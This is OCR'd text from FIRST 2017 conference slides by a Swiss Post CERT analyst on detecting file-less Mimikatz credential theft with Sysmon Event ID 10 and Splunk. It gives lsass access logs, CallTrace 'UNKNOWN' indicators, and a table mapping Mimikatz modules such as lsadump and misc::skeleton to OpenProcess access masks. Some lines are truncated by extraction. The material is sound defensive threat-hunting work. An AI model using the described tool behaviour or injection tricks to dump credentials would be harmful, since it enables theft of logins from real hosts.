C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(00000000027712 0)
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(00000000040712 0)

Here the result of testing the built-in Mimikatz from Cobalt Strike, which is file-less and UNKNOWN appears in the CallTrace.
The AccessGranted value is 1410.




Detecting Mimikatz

- Invoke-Mimikatz using PowerPick from Cobalt Strike's Beacon
  - File-less → «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 13:25:23	[redacted]	{3E4B9DDF-F81A-58BF-0000-001003659552}	22832	C:\Windows\System32\rundll32.exe
2017-03-08 13:29:03	[redacted]	{05B995F9-F909-58BF-0000-0010837C9E03}	7948	C:\Windows\system32\wsmprovhost.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001AD51628)
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001A631628)

Here the result of testing Invoke-Mimikatz using PowerPick and Cobalt Strike, which is also file-less and UNKNOWN appears in the CallTrace.
The AccessGranted value is 143A.




Detecting Mimikatz

- Don’t search for specific SourceImage names
  - e.g. Rundll32.exe -- it could be really anything! (even cmd.exe ☺)

```
Process accessed:
UtcTime: 2017-03-29 15:59:45.780
SourceProcessGUID: {470b9880-d9f1-58db-0000-00100ce5730a}
SourceProcessId: 8772
SourceThreadId: 8008
SourceImage: C:\Windows\system32\cmd.exe
TargetProcessGUID: {470b9880-7e57-58da-0000-0010215e0100}
TargetProcessId: 772
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+4bf9a|C:\Windows\system32\KERNELBASE.dll+189b7|U
```

As a hint: don’t use SourceImage to include or exclude possible Mimikatz processes.
By using process injection (or hollowing) the source image can be chosen to be anything, even cmd.exe as shown here.



Detecting Mimikatz (OpenProcess)

Secure | https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html

SA 29 APRIL 2017

Hunting mimikatz with sysmon: monitoring OpenProcess()

Kategorien: «**Threat Hunting**» Ersteller: **dimi**

Update: Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and consider working on the ThreatHunter-Playbook! :) **/Update**

The art of hunting mimikatz with sysmons EventID 10 got already published by **@cyb3rward0g** in his great blog: **Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event** the **ThreatHunter Playbook** which is a great collection of W use to hunt intruders in your network. I will shortly set up a playbook, maybe my findings are interesting for the commu


From there I today invested some time to analyze mimikatz OpenProcess() and therefore some more indicators to hunt first created a caller graph for OpenProcess() using the wh

Dimitrios Slamaris
dim0x69

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 115

I would also like to thank Dimitros Slamaris for all his public contributions on the ThreatHunter Playbook and blog
and for the feedback on these slides with the hint to include an additional value for granted access.



Detecting Mimikatz (OpenProcess)

Secure | https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html

SA 29 APRIL 2017

Hunting mimikatz with sysmon: monitoring OpenProcess()


Kategorien: «Threat Hunting» Ersteller: dimi

Update: Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and

module	OpenProcess caller function	destination process / destination service	ACCESS_MASK	ACCESS_MASK translated
lsadump::lsa /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION	0x1438
lsadump::lsa /inject	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION | PROCESS_CREATE_THREAD	0x143a
lsadump::trust /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION	0x1438
misc::skeleton	kuhl_m_misc_skeleton()	lsass.exe	PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ |	0x1438
misc::memssp	kuhl_m_misc_memssp()	lsass.exe	PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ |	0x1438

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 116

He analyzed the Mimikatz source code looking for OpenProcess() calls and enumerated the values for ACCESS_MASK.
Many Mimikatz functions use value 1438 for access, so this could be added to the list ofr detections.



I have some questions…

- Please stand up…
- Sit down if you…
  - didn’t learn anything new (resources, examples)
  - detect internal C&C using Named Pipes over SMB
  - detect in-memory / file-less Mimikatz on (all of) your hosts
    - Bonus: all versions of Mimikatz?
- Everyone sitting now I would like to have a chat ☺

Do you have questions?

- Is there time left for Q&A?

Thank you for your attention!

Tom Ueltschi, Swiss Post CERT